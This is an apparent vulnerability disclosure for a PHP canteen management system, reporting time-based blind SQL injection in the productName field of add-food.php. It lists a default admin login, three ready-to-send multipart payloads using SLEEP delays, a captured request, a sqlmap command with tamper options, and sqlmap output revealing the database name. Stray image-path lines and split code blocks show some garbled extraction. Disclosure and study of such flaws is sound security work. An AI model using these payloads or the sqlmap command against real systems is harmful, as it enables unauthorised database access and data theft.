Canteen Management System Project v1.0 by mayuri_k has SQL injection

BUG_Author: YorkLee

Login account: mayuri.infospace@gmail.com/rootadmin

vendors:https://www.sourcecodester.com/php/15688/canteen-management-system-project-source-code-php.html

Vulnerability File: /youthappam/add-food.php

Vulnerability location: /youthappam/add-food.php POST form exists time-based blind injection vulnerability


Payload1:

```
------WebKitFormBoundarywm9jYBqgKtHi9E5z
Content-Disposition: form-data; name="productName"

123' AND (SELECT 5842 FROM (SELECT(SLEEP(5)))JKeV) AND 'jYhF'='jYhF
------WebKitFormBoundarywm9jYBqgKtHi9E5z
Content-Disposition: form-data; name="quantity"
```

```
123
------WebKitFormBoundarywm9jYBqgKtHi9E5z
Content-Disposition: form-data; name="rate"

123
------WebKitFormBoundarywm9jYBqgKtHi9E5z
Content-Disposition: form-data; name="categoryName"

1
------WebKitFormBoundarywm9jYBqgKtHi9E5z
Content-Disposition: form-data; name="productStatus"

1
------WebKitFormBoundarywm9jYBqgKtHi9E5z
Content-Disposition: form-data; name="create"


------WebKitFormBoundarywm9jYBqgKtHi9E5z--
```

note: the field "------WebKitFormBoundarywm9jYBqgKtHi9E5z" is from Content-Type that in http-header

SELECT(SLEEP(5)) The server response time is 5 seconds




Payload2:

```
------WebKitFormBoundarywm9jYBqgKtHi9E5z
Content-Disposition: form-data; name="productName"

123' AND (SELECT 5842 FROM (SELECT(SLEEP(10)))JKeV) AND 'jYhF'='jYhF
------WebKitFormBoundarywm9jYBqgKtHi9E5z
Content-Disposition: form-data; name="quantity"

123
------WebKitFormBoundarywm9jYBqgKtHi9E5z
Content-Disposition: form-data; name="rate"

123
```

```
------WebKitFormBoundarywm9jYBqgKtHi9E5z
Content-Disposition: form-data; name="categoryName"

1
------WebKitFormBoundarywm9jYBqgKtHi9E5z
Content-Disposition: form-data; name="productStatus"

1
------WebKitFormBoundarywm9jYBqgKtHi9E5z
Content-Disposition: form-data; name="create"


------WebKitFormBoundarywm9jYBqgKtHi9E5z--
```

note: the field "------WebKitFormBoundarywm9jYBqgKtHi9E5z" is from Content-Type that in http-header

SELECT(SLEEP(10)) The server response time is 10 seconds




Payload3:

```
------WebKitFormBoundarywm9jYBqgKtHi9E5z
Content-Disposition: form-data; name="productName"

123' AND (SELECT 5842 FROM (SELECT(SLEEP(15)))JKeV) AND 'jYhF'='jYhF
------WebKitFormBoundarywm9jYBqgKtHi9E5z
Content-Disposition: form-data; name="quantity"

123
------WebKitFormBoundarywm9jYBqgKtHi9E5z
Content-Disposition: form-data; name="rate"

123
------WebKitFormBoundarywm9jYBqgKtHi9E5z
Content-Disposition: form-data; name="categoryName"

1
------WebKitFormBoundarywm9jYBqgKtHi9E5z
Content-Disposition: form-data; name="productStatus"
```

```
1
------WebKitFormBoundarywm9jYBqgKtHi9E5z
Content-Disposition: form-data; name="create"


------WebKitFormBoundarywm9jYBqgKtHi9E5z--
```

note: the field "------WebKitFormBoundarywm9jYBqgKtHi9E5z" is from Content-Type that in http-header

SELECT(SLEEP(15)) The server response time is 15 seconds



Payload4:

Store the post message in a file, and further disclose the database information through sqlmap.

Request

Pretty Raw Hex \n

```
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8003/add-food.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=0bf3etd7m5ksfpbueje9lul0bb
Connection: close

------WebKitFormBoundarywm9jYBqgKtHi9E5z
Content-Disposition: form-data; name="currnt_date"


------WebKitFormBoundarywm9jYBqgKtHi9E5z
Content-Disposition: form-data; name="productName"

123
------WebKitFormBoundarywm9jYBqgKtHi9E5z
Content-Disposition: form-data; name="quantity"

123
------WebKitFormBoundarywm9jYBqgKtHi9E5z
Content-Disposition: form-data; name="rate"

123
------WebKitFormBoundarywm9jYBqgKtHi9E5z
Content-Disposition: form-data; name="categoryName"

1
------WebKitFormBoundarywm9jYBqgKtHi9E5z
Content-Disposition: form-data; name="productStatus"

1
------WebKitFormBoundarywm9jYBqgKtHi9E5z
Content-Disposition: form-data; name="create"


------WebKitFormBoundarywm9jYBqgKtHi9E5z--
```

sqlmap cmd: `python .\sqlmap.py -r .\header.txt --tamper=space2comment --risk 3 -current-db`

results:

```
[17:15:03] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[17:15:03] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.39, PHP 7.3.4
back-end DBMS: MySQL >= 5.0.12
[17:15:03] [INFO] fetching current database
[17:15:03] [INFO] resumed: youthappam
current database: 'youthappam'
```